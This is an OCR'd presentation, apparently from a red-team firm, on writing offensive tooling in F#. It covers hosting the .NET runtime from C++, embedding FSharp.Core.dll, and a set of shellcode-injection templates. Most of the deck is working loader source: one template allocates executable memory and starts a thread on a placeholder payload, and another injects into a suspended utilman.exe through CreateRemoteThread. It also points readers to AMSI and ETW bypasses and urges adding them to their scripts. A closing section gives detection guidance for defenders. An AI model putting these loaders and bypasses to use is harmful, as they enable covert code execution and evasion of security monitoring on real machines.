
- Let's take a step back – what question are we trying to answer?
- **How can we execute F# (managed) code within unmanaged code?**
- We started investigating possible answers and found a code base to start with
  - HostingCLR - https://github.com/etormadiv/HostingCLR

Load it Up

- HostingCLR is a C++ project that is used to run C#/.NET assemblies from within itself
- We wanted to know if this project could natively take an F# assembly and run it
  - Since we knew how to compile F# assembles, we made a simple hello world in F# as a POC and compiled it with fsc.exe and made a standalone binary
  - We then took the Hello World application and converted it into a byte array which was embedded within the HostingCLR application
  - And then we crossed our fingers and ran it….

Load it Up

- This resulted in multiple errors, some of which we could easily resolve (updating size definitions of constants, etc.)
- We still were running into an Invoke_3 error along with a Windows error code
  - But we got lucky with this…



subesp0x10 commented on Mar 26, 2019

> Can anyone help me ?

if your .NET Assembly takes parameters:
`static void Main(string[] args)`

you have to pass parameters, here is the code

```
VARIANT args;
args.vt = VT_ARRAY | VT_BSTR;
SAFEARRAYBOUND argsBound[1];
argsBound[0].lLbound = 0;
argsBound[0].cElements = argc;
args.parray = SafeArrayCreate(VT_BSTR, 1, argsBound);
long idx[1];
for (int i = 0; i < argc; i++)
{
idx[0] = i;
SafeArrayPutElement(args.parray, idx, SysAllocString(argv[i]));
}
SAFEARRAY *params = NULL;
SAFEARRAYBOUND paramsBound[1];
paramsBound[0].lLbound = 0;
paramsBound[0].cElements = 1;
params = SafeArrayCreate(VT_VARIANT, 1, paramsBound);
idx[0] = 0;
SafeArrayPutElement(params, idx, &args);

//finally
hr = pMethodInfo->Invoke_3(obj, params, &retVal);
```

❤️ 5

Load it Up

- Come to find out, another individual had exactly the same error as us
- Not only that, but there was a response from the original developer with code that fixes the issue
  - How often does this happen?
- Now, we could use our existing F# application which accepts arguments and run it within the modified HostingCLR codebase
- …But… something was still missing

```
Z:\Coding\FSharpLoaderPOC\HostingCLR-JL\Release>HostingCLR.exe foo bar
[!] pMethodInfo->Invoke_3(...) failed, hr = 80131604
```

FORTYNORTH SECURITY

Load it Up

- We're still getting FSharp.Core.dll errors with our code
- But that makes sense right?
  - It's not in the system's path
  - We don't have it in the same directory
  - It's not in the GAC
- So what options do we have at this point?
- Why not try what we're currently doing and embed the FSharp.Core.dll within the current project?
- This is where AppDomain.AssemblyResolve comes into play

Enter the world of app domains

Another method of getting around the "normal" behavior of .NET assemblies search for dependencies is by using the AppDomain.AssemblyResolve method. Application domains provide an isolation boundary for security, reliability, and versioning, and for unloading assemblies. Application domains are typically created by runtime hosts, which are responsible for bootstrapping the common language runtime before an application is run.

The AssemblyResolve method is a callback function that fires when the app domain is unable to locate a referenced assembly. I didn't know about this method until RastaMouse, the hero that he is, mentioned it to me. He also wrote an accompanying blog post to this one, which can be found here: https://offensivedefence.co.uk/posts/assembly-resolve/
Using this method allows you to create your assembly just like you normally would, invoking all calls to dependencies as normal.

```
AssemblyResolver::AssemblyResolver()
{

    System::AppDomain^ currentDomain = System::AppDomain::CurrentDomain;

    currentDomain->AssemblyResolve += gcnew System::ResolveEventHandler(
        this, &AssemblyResolver::AssemblyResolve);
}

System::Reflection::Assembly^ AssemblyResolver::AssemblyResolve(System::Object^ sender, System::ResolveEventArgs^ args)
{
    using namespace System;
    const char* name = (const char*)(Marshal::StringToHGlobalAnsi(args->Name)).ToPointer();

    bool isOurApiAssembly = args->Name->StartsWith("FSharp");
    if (!isOurApiAssembly) {
        printf("Not loading assembly, only FSharp can be resolved");
        return nullptr;
    }

    array<System::Byte>^ byteArray = gcnew array<System::Byte>(RAW_FSHARP_LENGTH + 2);
    Marshal::Copy((System::IntPtr)fsharpCore, byteArray, 0, RAW_FSHARP_LENGTH);

    return System::Reflection::Assembly::Load(byteArray);

}
```

Load it Up

- Leveraging AppDomain.AssemblyResolve allowed us to embed a dll (such as FSharp.Core.dll)
- Time to add the code and DLL

```
/* C:\Users\User\Downloads\fsharp-master\fsharp-master\lib\bootstrap\signed\.
   https://github.com/fsharp/fsharp/blob/master/lib/bootstrap/signed/.NETFram
   StartOffset(h): 00000000, EndOffset(h): 00293C47, Length(h): 00293C48 */

unsigned char fsharpCore[2702408] = {
    0x4D, 0x5A, 0x90, 0x00, 0x03, 0x00, 0x00, 0x00, 0x04, 0x00, 0x00, 0x00,
    0xFF, 0xFF, 0x00, 0x00, 0xB8, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x80, 0x00, 0x00, 0x00, 0x0E, 0x1F, 0xBA, 0x0E, 0x00, 0xB4, 0x09, 0xCD,
    0x21, 0xB8, 0x01, 0x4C, 0xCD, 0x21, 0x54, 0x68, 0x69, 0x73, 0x20, 0x70,
    0x72, 0x6F, 0x67, 0x72, 0x61, 0x6D, 0x20, 0x63, 0x61, 0x6E, 0x6E, 0x6F,
    0x74, 0x20, 0x62, 0x65, 0x20, 0x72, 0x75, 0x6E, 0x20, 0x69, 0x6E, 0x20,
    0x44, 0x4F, 0x53, 0x20, 0x6D, 0x6F, 0x64, 0x65, 0x2E, 0x0D, 0x0D, 0x0A,
    0x24, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x50, 0x45, 0x00, 0x00,
    0x4C, 0x01, 0x03, 0x00, 0xC1, 0x6C, 0x5A, 0x5B, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0xE0, 0x00, 0x0E, 0x21, 0x0B, 0x01, 0x08, 0x00,
    0x00, 0xEE, 0x28, 0x00, 0x00, 0x06, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x7E, 0x0C, 0x29, 0x00, 0x00, 0x20, 0x00, 0x00, 0x00, 0x20, 0x29, 0x00,
    0x00, 0x00, 0x00, 0x05, 0x00, 0x20, 0x00, 0x00, 0x00, 0x02, 0x00, 0x00,
    0x04, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x06, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x60, 0x29, 0x00, 0x00, 0x02, 0x00, 0x00,
    0xDC, 0xD5, 0x29, 0x00, 0x03, 0x00, 0x60, 0x05, 0x00, 0x00, 0x10, 0x00,
    0x00, 0x10, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00, 0x10, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x16, 0x0C, 0x29, 0x00, 0x65, 0x00, 0x00, 0x00,
    0x00, 0x20, 0x29, 0x00, 0x10, 0x04, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0xF8, 0x28, 0x00, 0x48, 0x44, 0x00, 0x00,
    0x00, 0x40, 0x29, 0x00, 0x0C, 0x00, 0x00, 0x00, 0x84, 0x0C, 0x29, 0x00,
```


FORTYNORTH SECURITY

Load it Up

- Lo and behold, by embedding the FSharp.Core.dll within the application, we can execute our F# code

```
Z:\Coding\FSharpLoaderPOC\HostingCLR-JL\Release>HostingCLR.exe foo bar
foo, bar at 02:44 PM
```

FORTYNORTH SECURITY


Process Injection in F#

Shellcode in F#

- F# requires a unique format for its byte arrays.
- It's not like 0xff or \xff.
- Byte format:
  - 0x <your byte in hex> uy;
  - 0xffuy; or 0x3euy;
- Byte array format:
  - byte[] = [|0xffuy;0x9duy;0xa3uy;|]

P/Invoke

- In C#, it looks like this:

```
using System;
using System.Runtime.InteropServices;

public class Program
{
    [DllImport("user32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
    private static extern int MessageBox(IntPtr hWnd, string lpText, string lpCaption, uint uType);

    public static void Main(string[] args)
    {
        MessageBox(IntPtr.Zero, "Command-line message box", "Attention!", 0);
    }
}

//Source: https://docs.microsoft.com/en-us/dotnet/standard/native-interop/pinvoke
```

P/Invoke

- In F#, it looks like this:

```
open System
open System.Runtime.InteropServices

[<DllImport "user32.dll" >]
extern uint32 MessageBox(nativeint hWnd, string lpText, string lpCaption, uint32 uType)

[<EntryPoint>]
let main argv =
  MessageBox(IntPtr.Zero, "Command-line message box", "Attention!", (uint32)0)
  0
```

@vysecurity's Shellcode Injection PoC

```
open System
open System.Runtime.InteropServices
open System.Threading

[<DllImport "kernel32" >]
extern nativeint VirtualAlloc(nativeint lpStartAddress, uint32 dwSize, uint32 flAllocationType,
uint32 flProtect)

[<DllImport "kernel32" >]
extern nativeint CreateThread(uint32 lpThreadAttributes, uint32 dwStackSize, nativeint
lpStartAddress, uint32& param, uint32 dwCreationFlags, uint32& lpThreadId)

[<DllImport "kernel32" >]
extern nativeint WaitForSingleObject(nativeint hHandle, uint32 dwMilliseconds)

let mutable threadId : uint32 = (uint32)0
let mutable pInfo : uint32 = (uint32)0
let mutable sc : byte[] = [|$PAYLOAD$|]

let address = VirtualAlloc((nativeint)0, (uint32)sc.Length, (uint32)0x1000, (uint32)0x40)
Marshal.Copy(sc, 0, address, sc.Length)
let hThread = CreateThread((uint32)0,(uint32)0, address, &pInfo, (uint32)0, &threadId)
WaitForSingleObject(hThread, (uint32)0xFFFFFFFF) |> ignore

//Source: https://github.com/vysecurity/FSharp-Shellcode/
```

FORTYNORTH SECURITY

CreateRemoteThread Shellcode Injection

```
open System
open System.Runtime.InteropServices
open System.Diagnostics

[<DllImport "kernel32" >]
extern nativeint VirtualAllocEx(nativeint hProcess, nativeint lpStartAddress, uint32 dwSize, uint32
flAllocationType, uint32 flProtect)

[<DllImport "kernel32" >]
extern nativeint CreateRemoteThread(nativeint hProcess, int lpThreadAttributes, uint32 dwStackSize,
nativeint lpStartAddress, nativeint lpParam, uint32 dwCreationFlags, nativeint lpThreadId)

[<DllImport "kernel32" >]
extern bool WriteProcessMemory(nativeint hProcess, nativeint lpBaseAddress, byte[] lpBuffer, uint32
nSize, nativeint& lpNumberOfBytesWritten)

[< DllImport "kernel32" >]
extern bool CreateProcess(string lpApplicationName, string lpCommandLine, nativeint
lpProcessAttributes, nativeint lpThreadAttributes, bool bInheritHandles, uint32 dwCreationFlags,
nativeint lpEnvironment, string lpCurrentDirectory, STARTUPINFO& lpStartupInfo, P_INFORMATION&
lpProcessInformation)

[< DllImport "kernel32" >]
extern bool VirtualProtectEx(nativeint hProcess, nativeint lpAddress, uint32 dwSize, uint32
flNewProtect, uint32& lpflOldProtect);
```

FORTYNORTH SECURITY

CreateRemoteThread Shellcode Injection

```
[<Struct>]
[<StructLayout(LayoutKind.Sequential)>]
type STARTUPINFO =
  val mutable cb: uint32
  val mutable lpReserved: string
  val mutable lpDesktop : string
  val mutable lpTitle : string
  val mutable dwX : uint32
  val mutable dwY : uint32
  val mutable dwXSize : uint32
  val mutable dwYSize : uint32
  val mutable dwXCountChars : uint32
  val mutable dwYCountChars : uint32
  val mutable dwFillAttribute : uint32
  val mutable dwFlags : uint32
  val mutable wShowWindow : int16
  val mutable cbReserved2 : int16
  val mutable lpReserved2 : nativeint
  val mutable hStdInput : nativeint
  val mutable hStdOutput : nativeint
  val mutable hStdError : nativeint

[<Struct>]
[<StructLayout(LayoutKind.Sequential)>]
type P_INFORMATION =
  val mutable hProcess : nativeint
  val mutable hThread : nativeint
  val mutable dwProcessId : uint32
  val mutable dwThreadId : uint32
```

```
[<Flags>]
type ProcessCreationFlags =
   | ZERO_FLAG = 0x00000000u
   | CREATE_BREAKAWAY_FROM_JOB = 0x01000000u
   | CREATE_DEFAULT_ERROR_MODE = 0x04000000u
   | CREATE_NEW_CONSOLE = 0x00000010u
   | CREATE_NEW_PROCESS_GROUP = 0x00000200u
   | CREATE_NO_WINDOW = 0x08000000u
   | CREATE_PROTECTED_PROCESS = 0x00040000u
   | CREATE_PRESERVE_CODE_AUTHZ_LEVEL = 0x02000000u
   | CREATE_SEPARATE_WOW_VDM = 0x00001000u
   | CREATE_SHARED_WOW_VDM = 0x00001000u
   | CREATE_SUSPENDED = 0x00000004u
   | CREATE_UNICODE_ENVIRONMENT = 0x00000400u
   | DEBUG_ONLY_THIS_PROCESS = 0x00000002u
   | DEBUG_PROCESS = 0x00000001u
   | DETACHED_PROCESS = 0x00000008u
   | EXTENDED_STARTUPINFO_PRESENT = 0x00080000u
   | INHERIT_PARENT_AFFINITY = 0x00010000u

[<Flags>]
type PagePermissionFlags =
   | MEM_COMMIT = 0x1000u
   | PAGE_EXECUTE_READ = 0x20u
   | PAGE_READWRITE = 0x04u
```

FORTYNORTH SECURITY

CreateRemoteThread Shellcode Injection

```
let mutable sInfo =  new STARTUPINFO();;
let mutable pInfo =  new P_INFORMATION();;
let mutable ans : bool = CreateProcess(@"C:\Windows\SysWOW64\utilman.exe", null, (nativeint)0, (nativeint)0,
false, (uint32)(ProcessCreationFlags.CREATE_SUSPENDED + ProcessCreationFlags.CREATE_NO_WINDOW), (nativeint)0,
null,  &sInfo, &pInfo);

let mutable sc : byte[] = [|$PAYLOAD$|]

let mutable outSize = new nativeint()
let address = VirtualAllocEx(pInfo.hProcess, (nativeint)0, (uint32)sc.Length, (uint32)0x1000, (uint32)0x04)
let mutable jj : bool = WriteProcessMemory(pInfo.hProcess, address, sc, (uint32)sc.Length,  &outSize)
let mutable outZero : uint32 = Unchecked.defaultof<uint32>
jj = VirtualProtectEx(pInfo.hProcess, address, (uint32)sc.Length, (uint32)0x20, &outZero)
let hThread = CreateRemoteThread(pInfo.hProcess, 0,(uint32)0, address, (nativeint)0, (uint32)0, (nativeint)0)
```

Introducing “WhatTheF”

A collection of resources to conduct offensive assessments using F#.

Shellcode Injection Templates

- P/Invoke
  - Basic Shellcode Injection (@vysecurity's template)
    - VirtualAlloc -> Marshal.Copy -> CreateThread -> WaitForSingleObject
  - Remote Shellcode Injection (CreateRemoteThread)
    - CreateProcess -> VirtualAllocEx -> WriteProcessMemory -> VirtualProtectEx -> CreateRemoteThread
  - Remote Shellcode Injection (QueueUserAPC)
    - CreateProcess -> VirtualAllocEx -> WriteProcessMemory -> VirtualProtectEx -> OpenThread -> QueueUserAPC -> ResumeThread

Bypassing AMSI and ETW with F#

- Bypassing AMSI is a relatively trivial task considering multiple websites, tools, and blog posts document how to do so
  - https://amsi.fail/
  - https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell
  - Rasta Mouse's Amsi Patch
  - …etc.
- You can utilize these, and other techniques to bypass both AMSI and ETW within F#
- We recommend diving into this topic and adding bypasses into your scripts

Guide to Executing F# on Target Hosts

- FSI Scripting on Target
- Standalone F# Assemblies
- Dropping FSharp.Core.dll to disk
- Adding FSharp.Core.dll to Global Assembly Cache (GAC)
- Resolving Assembly Dependency Errors (aka Execute Assembly)

Roadmap / What's Next?

- Cobalt Strike BOF to execute F# tradecraft in memory (aka avoiding those 1MB+ self-contained F# assmeblies)
- SysCalls in F#
- Porting some of our C# tooling into F#

Limitations of F#

Limitations

- We like coding in Visual Studio when coding with .NET, but compilation in F# with Visual Studio isn't pretty
  - While you can use Intellisense with Visual Studio, you can't compile it
    - There's really no ability to create a standalone executable option – even though supposedly StackOverflow says you can
  - You're stuck with an executable that loads a DLL and gets your code running
  - The coding process is likely going to be multi-step, unless you just don't need/want Visual Studio
- You are going to have "large" binaries when everything is self contained
  - > 1.5 Megabytes


Detecting F# Tradecraft

F# Detection

- We'd like to thank Matt Graeber (@mattifestation) and Red Canary @redcanary for reviewing this code
- We contacted both and they were more than happy to review and provide detection recommendations for this presentation

red canary

FORTYNORTH SECURITY

F# Detection

- AMSI is able to catch and review the full contents of the embedded F# application
- .NET ETW can capture loading the embedded F# executable and FSharp.Core.dll
- You can easily observe clr.dll and mscoree.dll being loaded
- Detection focus should remain on the behaviors related to .NET execution rather than .NET language implementations
- .NET and AMSI optics provide rich opportunities to detect the in-memory loading
  - Review this for attempts to avoid ETW detection - https://www.mdsec.co.uk/2020/03/hiding-your-net-etw/

Key Takeaways

- Use F# as an alternative to C# in offensive tooling.
- F# can be executed the same as C# in unmanaged code
- F# can, **and should**, be used as a a language for coding tools in from an offensive perspective
- Defenders should instrument their fleet to obtain as much telemetry as possible for detection purposes
- Spend the time on understanding the behaviors of offensive tooling rather than .NET language implementations